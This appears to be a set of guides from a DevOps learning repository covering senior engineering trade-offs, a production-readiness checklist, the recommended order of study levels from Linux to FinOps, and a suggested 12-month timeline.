


Figure 1

No quality is free, and most pairs pull against each other. Examples:

Tension	Example	How seniors handle it
Availability versus cost	Multi-AZ RDS doubles the database bill	Decide per service from the SLO. A checkout API earns multi-AZ; an internal admin tool may not.
Scalability versus complexity	Kubernetes and a service mesh for a service that fits on one VM	Start with the simplest thing that meets the next 12 months of load; know the trigger that forces a change.
Security versus delivery speed	Image scanning and approvals slow pipelines	Automate the gates so they are fast and consistent; block only on what matters (critical, fixable).
Observability versus cost and privacy	High-cardinality metrics and verbose logs are expensive and may hold personal data	Decide what you need to answer questions during an incident; sample, redact and set retention.
Recoverability versus security	Offsite backups copy sensitive data to another place	Encrypt, restrict access, and test restores.

Tension	Example	How seniors handle it
Deployability versus stability	Deploy ten times a day	Use progressive delivery and fast rollback so frequent change is *safer* than rare change.

2 How seniors think

Trade-offs, not best practices. "Best practice" is a default, not an argument. A senior says what they are optimising for, what they are giving up, and under which conditions they would choose differently. Writing the decision down in an architecture decision record §19.11 makes the reasoning reviewable.

Blast radius. Before any change, ask: if this goes wrong, what breaks and for whom? Small blast radius means separate accounts and environments, namespaces, per-service IAM roles, canary rollouts, and feature flags. Compare least-privilege IAM §11.2 and canary deployments §5.12.

Reversibility. Prefer changes you can undo quickly. Know the rollback before you deploy. Treat one-way doors (dropping a column, changing a primary key, deleting a bucket, rotating a key without a fallback) with extra ceremony: backups, expand/contract migrations, a review, a rehearsal. See rollback §5.7 and database migrations §5.9.

Boring technology. Every new technology spends from a limited "innovation budget" because it needs people who can operate it at 3 a.m. Choose well-understood tools (PostgreSQL, Nginx, a managed load balancer) unless a new one solves a problem the old one cannot. See operational complexity §19.6.

Write things down. Runbooks, decision records, postmortems and README files make a team outlast any single person. A good postmortem §14.7 is blameless and ends in tracked actions. Documentation is how seniors scale themselves.

Measure before optimising, and define "good" first. Reliability work starts with SLIs §14.1 and SLOs §14.2, and capacity or cost work starts with data, not intuition.

Assume failure. Disks fill, certificates expire, regions have bad days, humans fat-finger. Design so that failure is detected quickly, contained, and recovered from by a procedure someone has actually run. See failure scenario drills §15.10.

Communicate. A senior engineer explains risk to non-engineers in money and time, writes an incident update that a manager can act on, and says "I don't know yet, here is how I will find out".

3 Production-readiness review checklist

Use this checklist on any service, including your own projects. Each item links to where the repository teaches it. A "no" is not a failure; it is a known, written-down risk with an owner.

3.1 Secure

- [ ] Servers are reachable only by SSH keys; root login and passwords are off (Linux and SSH hardening §11.1).
- [ ] Every identity has least-privilege permissions; no long-lived keys where roles work (least-privilege IAM §11.2, IAM §6.7).
- [ ] Only the load balancer is public; databases and caches are in private subnets (security groups and policies §11.3, VPC §6.4).
- [ ] Secrets are never in Git, images or logs; they come from a secrets manager (secrets management §11.4, secrets scanning §11.11).
- [ ] Containers run as non-root on minimal images and are scanned in CI (non-root containers §4.11, image scanning §11.9).
- [ ] Dependencies are scanned and updated (dependency scanning §11.10).
- [ ] Authentication and authorization are tested; the API is rate limited (API security §11.8, rate limiting §12.13).
- [ ] TLS everywhere users and services connect (TLS §12.4).

3.2 Observable

- [ ] Metrics for the four golden signals (latency, traffic, errors, saturation) with dashboards (what to monitor §10.11, Prometheus §10.2).
- [ ] Structured logs with correlation IDs, centrally searchable (structured logging §10.5, correlation IDs §10.7).
- [ ] Distributed traces across service hops (tracing §10.8, OpenTelemetry §10.9).
- [ ] Alerts page on symptoms tied to SLOs, not on every CPU spike (SLOs §14.2, alert fatigue §14.8).
- [ ] Application errors are captured with context (Sentry §10.10).

3.3 Scalable

- [ ] Stateless application tier; state lives in the database, cache or object storage (scalability §19.1, horizontal and vertical scaling §13.10).

- [ ] Autoscaling with tested limits and sensible requests (Auto Scaling §6.2, HPA §8.16).
- [ ] Database indexes match the query patterns; connections are pooled (PostgreSQL indexes §13.1, connection pooling §13.6).
- [ ] A load test has found the first bottleneck and capacity is planned (capacity planning §14.9, performance §19.4).

3.4 Highly available

- [ ] No single point of failure: at least two instances across two availability zones (availability §19.2, high availability §0.8).
- [ ] Health checks remove bad instances automatically (health checks §4.12, probes §8.15, ALB §6.14).
- [ ] Timeouts, retries with backoff, and circuit breakers protect against failing dependencies (circuit breakers §12.14, idempotency §13.14).
- [ ] The database has a replica and a rehearsed failover (replication §13.4, failover §15.5).
- [ ] Voluntary disruptions (node drains, deployments) do not cause downtime (zero-downtime deployments §5.8).

3.5 Automatically deployable

- [ ] Every change goes through a pull request, tests and a pipeline (protected branches §3.8, pipeline design §5.1).
- [ ] Infrastructure is code, reviewed and applied from CI with remote, locked state (Terraform CI/CD §7.7, state locking §7.8).
- [ ] The deployment strategy is chosen on purpose and a rollback is one command or one `git revert` (rolling §5.10, blue/green §5.11, rollback through Git §17.6).
- [ ] Environments are declared in Git and reconciled automatically (continuous reconciliation §17.3, environment promotion §17.4).
- [ ] Database migrations are backward compatible with the previous release (database migrations §5.9).

3.6 Recoverable

- [ ] Backups run automatically, are encrypted, and a copy lives elsewhere (backups §15.1, offsite backups §15.8).
- [ ] Point-in-time recovery is configured for the database (backups and PITR §13.5).
- [ ] **A restore has been tested** this quarter and timed (testing backup restoration §15.9).

- [ ] RPO and RTO are written down and match the business need (RPO §15.6, RTO §15.7).
- [ ] An incident process exists: roles, severity levels, communication, a postmortem template (incident management §14.5, on-call practices §14.6).
- [ ] The whole environment can be rebuilt from code (disaster recovery architecture §19.9).

3.7 Cost-efficient

- [ ] Billing alarms, budgets and cost allocation tags exist (FinOps §20.1, CloudWatch §6.18).
- [ ] Instances and pods are right-sized from real usage (rightsizing §20.5, requests and limits §8.14).
- [ ] Steady load is covered by commitments; interruptible load uses spot (Savings Plans §20.2, spot §20.3).
- [ ] Storage has lifecycle policies; logs and metrics have retention limits (storage lifecycle §20.6, S3 §6.8).
- [ ] Network egress and NAT costs are understood (network egress costs §20.7).
- [ ] Non-production environments shut down or scale down out of hours.

4 Signs you are ready for senior responsibilities

You are probably ready when most of these are true:

- You can take an unfamiliar service and produce a prioritised production-readiness review in a day, not a list of tools.
- When something breaks, you form a hypothesis, check it with data, and narrow the search rather than restarting things.
- You can explain a design to a new colleague *and* to a non-technical stakeholder, including what it costs and what can go wrong.
- You have caused an incident, handled it calmly, and written a postmortem that improved the system.
- People ask you "what could go wrong with this plan?" before changes, and your answers are specific.
- You choose boring technology by default, and when you pick something new you can name the trigger for revisiting the decision.
- You have rebuilt your environment from scratch from code, and restored from a backup, within a time you measured.
- You decline or defer work for good reasons and can say what you are trading off.

- You raise the level of the team: better runbooks, safer pipelines, mentoring, reviews that teach.

You do not need to know every tool. If you find yourself saying "I'd need to look at the docs", that is fine, provided you know what to look for and how to verify what you find.

5 Self-assessment

Rate yourself honestly: **1** = I have heard of it, **2** = I followed a tutorial, **3** = I built it and can debug it, **4** = I have operated it under failure, **5** = I can teach it and design it for others. A senior profile is mostly 3s and 4s, with some 5s, and no 1s on the basics.

Quality	Evidence for a 3 or higher	Projects that prove it	Your score (1-5)
Linux and networking foundations	Debug a service that does not start and a connection that times out with only a shell	Project 1	
Containers and delivery	A pipeline that tests, builds, scans and deploys your image, with a rollback	Project 2, Project 3	
Infrastructure as code	A VPC, load balancer and database from Terraform, destroyed and recreated	Project 4	
Orchestration	An app on Kubernetes with probes, autoscaling, RBAC and GitOps delivery	Project 5, Project 6	
Observability	Find an injected fault using only dashboards, logs and traces	Project 7	
Security	A threat-model-driven hardening, with scans failing the build	Project 6, Project 9	
Reliability and recovery	A measured RPO and RTO from a real restore and failover	Project 8	
Cost	A written cost estimate and a verified saving	Project 9	
Communication	A postmortem and an architecture decision record you wrote	Project 8, Project 9	

Use the lowest scores as your next study plan, and revisit the suggested timeline and learning order to schedule it.

6 A final exercise

Pick any application you have not built, such as an open-source web app. In one afternoon, write a one-page production-readiness review using section 3: for each of the seven qualities, what it already has, the three biggest gaps, the order you would close them in, and what

you would explicitly not do yet. If you can write that page convincingly, you are thinking like a senior engineer.

BASE CAMP

Recommended Learning Order

Guide | How to sequence the roadmap and why | ~20 min read

The roadmap is a dependency chain, not a menu. Each stage gives you the vocabulary and the debugging skills the next stage assumes. Skip a stage and you will not get an error message; you will get a tool you can type commands into but cannot reason about. This guide explains the order, what each step depends on, what it unlocks, and where it lives in this repository.

> **Numbering note.** The classic roadmap lists 18 steps (1 Linux … 18 FinOps). This repository splits a few of them into extra level folders, so **roadmap step numbers and repo level numbers differ**. Always use the folder names below when you navigate.

1 The order, step by step

Roadmap step	Topic	Repo level folder(s)	Depends on	Unlocks
0	What DevOps actually is	Level 0	nothing	the vocabulary used everywhere else
1	Linux	Level 1	nothing	every server, container and node you will ever debug
2	Networking	Level 2	Linux (tools such as `ss`, `curl`, `tcpdump`)	load balancers, DNS, VPCs, Kubernetes Services
3	Git and GitHub	Level 3	Linux shell	collaboration, pull requests, pipelines, GitOps
4	Docker	Level 4	Linux, networking	repeatable builds, Kubernetes workloads
5	CI/CD	Level 5	Git, Docker	automated, repeatable delivery
6	AWS	Level 6	Linux, networking, IAM concepts	somewhere real to run things; Terraform has something to manage
7	Terraform	Level 7	AWS, Git	reviewable, repeatable infrastructure

Roadmap step	Topic	Repo level folder(s)	Depends on	Unlocks
8	Kubernetes	Level 8	Linux, networking, Docker, cloud	orchestration, then Helm, GitOps, platforms
9	Helm	Level 9	Kubernetes	packaging and per-environment configuration
10	Observability	Level 10	a running system to observe	SRE, incident response, capacity planning
11	Security / DevSecOps	Level 11	Linux, Docker, cloud, CI/CD	safe defaults in every earlier layer
12	Databases and distributed systems	Level 13	networking, Linux	reliability work that is not just stateless web servers
13	SRE	Level 14	observability	SLOs, error budgets, incident practice
14	GitOps / Argo CD	Level 17	Kubernetes, Helm, Git	pull-based, auditable delivery
15	Advanced Kubernetes	Level 16	Kubernetes, security	multi-team, hardened clusters
16	Platform engineering	Level 18	Kubernetes, GitOps, Terraform	self-service for other engineers
17	Architecture	Level 19	everything above	trade-off judgment at system level
18	FinOps / cost optimization	Level 20	AWS, Kubernetes, observability	cost as an engineering property

Two repo levels are not in the classic 18 steps; they slot in as companions:

- Level 12: Advanced Networking goes **alongside Security (Level 11)**. TLS, mTLS, VPNs, rate limiting and circuit breakers are security and reliability tools. Do the first half (OSI, DNS architecture, TLS) right after Level 11 and the second half (service mesh, connection pooling, circuit breakers) when you reach Level 16.
- Level 15: Disaster Recovery goes **alongside SRE (Level 14)** and right after the database topics in Level 13. Backups you have never restored are a hope, not a plan.



L0 What DevOps is
L1 Linux
L2 Networking
L3 Git and GitHub
L4 Docker
L5 CI/CD
L6 AWS
L7 Terraform
L8 Kubernetes
L9 Helm
L10 Observability
L16 Advanced Kubernetes
L17 GitOps
L14 SRE
L15 Disaster Recovery

Figure 1

The first diagram shows the core spine (Levels 0-10) and a few early branches. The second shows how the later levels hang off it:




Figure 2

2 Why each step sits where it does

0. What DevOps is. Read this first, but briefly. It gives you the words (CI/CD, IaC, SRE, DevSecOps) so later levels are not a wall of jargon. It is context, not a skill to practise.

1. Linux. Every other tool in the roadmap runs on Linux or inside a Linux process. A container is a Linux process with namespaces and cgroups. A Kubernetes node is a Linux machine. An EC2 instance is a Linux machine. When something goes wrong at the lowest layer, the person who can read `journalctl`, `ss`, `top` and file permissions solves it; the person who cannot is stuck. It unlocks everything.

2. Networking. Almost every production outage has a network component: DNS, a wrong CIDR, a security group, a certificate, a load balancer health check. Networking depends on Linux for its tools (`ip`, `ss`, `dig`, `curl`, `tcpdump`). It unlocks VPC design, load balancing, Kubernetes Services and Ingress, and reading any "connection refused versus timed out" symptom correctly.

3. Git and GitHub. Git depends only on a shell. It comes before CI/CD because a pipeline is triggered by Git events and reads Git history. It comes before Terraform and GitOps because both treat a Git repository as the source of truth. You can learn it in parallel with networking.

4. Docker. Needs Linux (processes, filesystems, users) and networking (ports, bridges, DNS). It unlocks reproducible builds and is the unit Kubernetes schedules. Learn it before CI/CD because most pipelines build and ship images.

5. CI/CD. Needs Git (triggers, branches, tags) and Docker (what you build and ship). It unlocks the habit that changes the profession: every change is built, tested and deployed the same way every time. It also supplies the vocabulary of deployment strategies (rolling, blue/green, canary) that Kubernetes later implements for you.

6. AWS. Needs networking (a VPC is a network design exercise) and Linux (EC2). Taught after CI/CD so that when you reach cloud you already know what you are deploying and how. It unlocks Terraform (nothing to automate without a cloud) and managed Kubernetes. Always set a billing alarm first.

7. Terraform. Needs a cloud to manage, so it follows AWS, and Git for review workflows. It unlocks repeatable environments and the habit of reviewing infrastructure as code. Doing AWS by hand first is deliberate: you should understand what the plan will create before a tool creates it for you.

8. Kubernetes. The big one, covered in the warning below. It needs all four of Linux, networking, Docker and a cloud context, because every Kubernetes failure is a failure in one of them wearing a different name. It unlocks Helm, GitOps, advanced Kubernetes and platform engineering.

9. Helm. A thin layer over Kubernetes manifests: templating, values per environment, versioned releases. It cannot be learned meaningfully without knowing the manifests it renders. It unlocks GitOps (Argo CD usually deploys Helm charts or Kustomize).

10. Observability. You can learn Prometheus on a laptop earlier, but it is placed here because you now have something worth observing: a multi-service system on Kubernetes. It unlocks SRE (SLOs are measured from metrics) and incident response (you cannot debug what you cannot see).

11. Security / DevSecOps. Security is a property of every earlier layer, so it is placed after you have built those layers. You now have an SSH server to harden, images to scan, IAM roles to tighten, a pipeline to add gates to, and secrets to manage. Recommended companion: Level 12 Advanced Networking (TLS, mTLS, rate limiting).

12. Databases and distributed systems (repo Level 13). Needs networking (replication is network traffic) and Linux (disks, memory). It comes late because the interesting lessons are about failure: replication lag, split brain, idempotency. It unlocks SRE and disaster recovery, where the hard problems are almost always stateful.

13. SRE (repo Level 14). Needs observability: an SLO without an SLI is a slogan. It unlocks principled reliability decisions, error budgets and good on-call practice. Pair it with Level 15 Disaster Recovery: SRE tells you how reliable to be; DR is what you do when you fall short.

14. GitOps / Argo CD (repo Level 17). Needs Kubernetes, Helm and Git discipline. It replaces "CI pushes to the cluster" with "the cluster pulls from Git", which is easier to audit and recover. You can take it before Advanced Kubernetes if you prefer; the repo's numbering follows the roadmap's usual teaching order for the other topics.

15. Advanced Kubernetes (repo Level 16). RBAC in depth, Pod security, operators, CRDs, admission control, autoscaling and service mesh. Needs Level 8 solid and Level 11 for the security context.

16. Platform engineering (repo Level 18). You build tools for other engineers. That only works if you have been the user of enough of the stack above to know what a good developer experience is.

17. Architecture (repo Level 19). Everything is a trade-off here, so you need the previous levels as concrete experience. It also feeds the Senior-Level Mindset guide.

18. FinOps and cost optimization (repo Level 20). Cost is easiest to reason about once you understand compute, storage, network egress, databases and Kubernetes capacity. You should keep an eye on cost from step 6 onwards; this level makes it systematic.

3 Do not rush into Kubernetes

Kubernetes is the most-requested skill on the roadmap and the one most often learned too early. It is not a first tool. It is a distributed system that automates operations you already know how to do by hand.

- Without **Linux**, you cannot tell whether a pod is crashing because of memory limits (cgroups), permissions (UID and file mode), a full disk, or a missing library. `kubectl describe` shows symptoms; Linux explains them.
- Without **networking**, Services, Ingress, DNS and NetworkPolicies are magic. "Connection refused" and "timed out" mean different things, and you will not know which is which.
- Without **Docker**, you cannot write or debug the image the cluster runs. Half of all Kubernetes problems are image problems.

- Without **cloud basics**, you will not understand load balancers, persistent volumes, node groups or IAM for service accounts on EKS, GKE or AKS.

A good test before starting Level 8: without notes, can you (1) run an API and a database in Docker Compose on a private network, (2) explain why a request to a closed port fails differently from one to a firewalled port, (3) read a failing service's logs and ports on a Linux host, and (4) describe the path from a browser to an EC2 instance behind an ALB? If not, spend another week on the earlier levels. You will save that week several times over.

4 If you only have time for X

Your situation	Do these levels	Skip or defer	What you can honestly claim afterwards
1 weekend	L1 Level 1 capstone, L4 Level 4 topics 1-8	everything else	"I can run a service on Linux and in Docker Compose."
1 month	L1, L2, L3, L4	cloud and Kubernetes	"I can build and run a containerized app and explain how it is reached."
3 months	L0-L5	cloud, IaC, Kubernetes	"I can set up a tested, containerized app with a deploy pipeline."
6 months	L0-L9, plus L10 Level 10 topics 1-4	SRE, advanced topics	"I can deploy to AWS and Kubernetes with code and observe the result."
Cloud engineer track	L1, L2, L6, L7, L11, L20	Kubernetes depth	"I can design and secure cloud infrastructure with Terraform."
Kubernetes/platform track	L1, L2, L4, L8, L9, L16, L17, L18	cloud specifics	"I can operate and secure clusters and deliver through GitOps."
SRE track	L1, L2, L10, L13, L14, L15	tool-specific levels	"I can define reliability targets, respond to incidents and recover."
Interview next week	L0, L2 topic 11, L4 topics 1-8, L3 topics 1-5, L8 topics 1-5	the rest	broad vocabulary; be honest about depth

For a calendar version, see the Suggested Timeline. For the project sequence that ties the levels together, see Project 1 and onwards.

5 Common ways to get the order wrong

- **Tool-first learning.** Starting with Terraform or Kubernetes because job posts mention them. You can copy examples but not debug them.

- **Skipping the manual way.** Doing everything with Helm and Terraform before you have ever deployed by hand. Do it by hand once, as in the Level 1 capstone Capstone 1, then automate.
- **Reading only.** The roadmap's value is in the tasks and capstones. Every level has them; do them.
- **Leaving security and cost to the end.** Treat Level 11 and Level 20 as habits you start in Level 1 (non-root users, billing alarms) and formalise later.
- **Collecting certificates instead of systems.** One end-to-end system that you can explain is worth more than five badges. Follow the nine projects Project 1 to build that system gradually.

BASE CAMP

Suggested Timeline

Guide | How long each stage takes and what you should be able to show | ~15 min read

Time estimates are the most abused numbers in learning roadmaps, so read this page as a **planning aid, not a promise**. The ranges below assume you do the hands-on tasks and capstones in each level, not just read. If you only read, you will finish sooner and be able to do much less.

1 Approximate time per stage

Stage	Approx. time
Linux	2–3 weeks
Networking	3–4 weeks
Docker	2–3 weeks
CI/CD	2–3 weeks
AWS	4–6 weeks
Terraform	2–3 weeks
Kubernetes	6–10 weeks
Helm / GitOps	2–3 weeks
Observability	3–4 weeks
Security	3–4 weeks
SRE / Distributed Systems	4–6 weeks
Advanced Architecture	ongoing

A focused learner studying 2–3 hours per day can reach a strong practical DevOps level in roughly 8–12 months. Senior-level judgment usually requires 12–24+ months of serious hands-on, production-style work.

Why "judgment" takes longer than "skills": you can learn a tool in weeks, but knowing when not to use it, how it fails, and what it costs to operate comes from living with systems through incidents, upgrades and growth. That is why the roadmap ends with an ongoing stage and why the Senior-Level Mindset guide focuses on habits rather than tools.

Stage names map to repo levels as follows (see the learning order for the reasoning):

Stage	Repo levels
Linux	L1 Level 1 (after a skim of L0 Level 0)
Networking	L2 Level 2
Docker	L4 Level 4 (plus L3 Level 3 Git, which runs in parallel with networking)
CI/CD	L5 Level 5
AWS	L6 Level 6
Terraform	L7 Level 7
Kubernetes	L8 Level 8
Helm / GitOps	L9 Level 9, L17 Level 17
Observability	L10 Level 10
Security	L11 Level 11, L12 Level 12
SRE / Distributed Systems	L13 Level 13, L14 Level 14, L15 Level 15
Advanced Architecture	L16 Level 16, L18 Level 18, L19 Level 19, L20 Level 20

2 A plausible 12-month plan

This plan assumes about 2–3 hours per day, five or six days a week. It overlaps stages where topics are independent (for example, Git alongside Networking), and it keeps practising earlier material by building the nine projects [Project 1] as you go. The Gantt chart is an example, not a rule: stretch any bar by 50 percent if your week is busy.




Figure 1

The bars add up to about 52 weeks. Because this is a one-year plan, nothing is idle; if you take a break or a stage runs long, shift the later bars. Projects 1 to 9 are the spine that keeps the stages connected:

Months	Stages	Project to build alongside
1–2	Linux, Git, Networking	Project 1: Basic Server
3	Docker, CI/CD	Project 2: Docker, Project 3: CI/CD
4–5	AWS, Terraform	Project 4: Terraform
6–8	Kubernetes, Helm, GitOps	Project 5: Kubernetes, Project 6: Production Kubernetes
9	Observability	Project 7: Observability
10–11	Security, SRE, distributed systems	Project 8: Disaster Recovery
12+	Architecture, FinOps	Project 9: Senior Architecture

3 Weekly study rhythm

Consistency beats intensity. A rhythm that works for most people studying part-time:

Day	Focus	Typical time
Mon	Theory: read one topic and draw its diagram from memory	2 h
Tue	Theory plus lab: follow the step-by-step guide	2–3 h
Wed	Lab: do the tasks, change a parameter, break it, fix it	2–3 h
Thu	Lab: next topic, same pattern	2–3 h
Fri	Project work: apply this week's topics to the running project	2–3 h
Sat	Review: re-do one old task without the guide, then write notes	2 h
Sun	Rest, or light reading	0–1 h

Rules of thumb:

- **About 30 percent theory, 60 percent lab, 10 percent review.** Most beginners invert this.
- **Write as you go.** A short note per topic ("what it is, how it fails, one command I will remember") becomes your runbook and your interview material.
- **Re-do a task from a month ago every week.** Spaced repetition applies to `kubectl` as much as to vocabulary.
- **Tear down cloud resources every session.** It protects your wallet and teaches the discipline that infrastructure as code makes cheap.




Figure 2

4 Adjusting for your time

Scale the plan, not the quality of the labs.

Your availability	Multiply the durations by	Total to a strong practical level	Advice
Full time (6–8 h/day)	about 0.4 to 0.5	roughly 4–6 months	Do not compress labs; compress waiting. Add one project per week. Beware burnout and shallow understanding.

Your availability	Multiply the durations by	Total to a strong practical level	Advice
2–3 h/day (the baseline)	1	roughly 8–12 months	The plan above.
1 h/day	about 2 to 2.5	roughly 18–24 months	Keep the sequence but cut scope: do the topics, the Level capstones, and Projects 1, 2, 3, 5, 7.
Weekends only (5–8 h/week)	about 3	roughly 2–3 years	Do one topic per weekend; finish a project per month; keep the cloud bill at zero between sessions.

If you are short on time, the cheapest cuts are: advanced topics (Levels 12, 16, 18), breadth in observability tools, and optional stretch goals. The most expensive cuts are the hands-on tasks and Linux/networking. See the table "If you only have time for X" in the learning order guide.

If you already work in a related role (developer, sysadmin, QA), move quickly through the stages you know and spend the saved time on the ones you have never seen in production, typically networking, cloud networking and Kubernetes.

5 Checkpoints: what you should be able to demonstrate

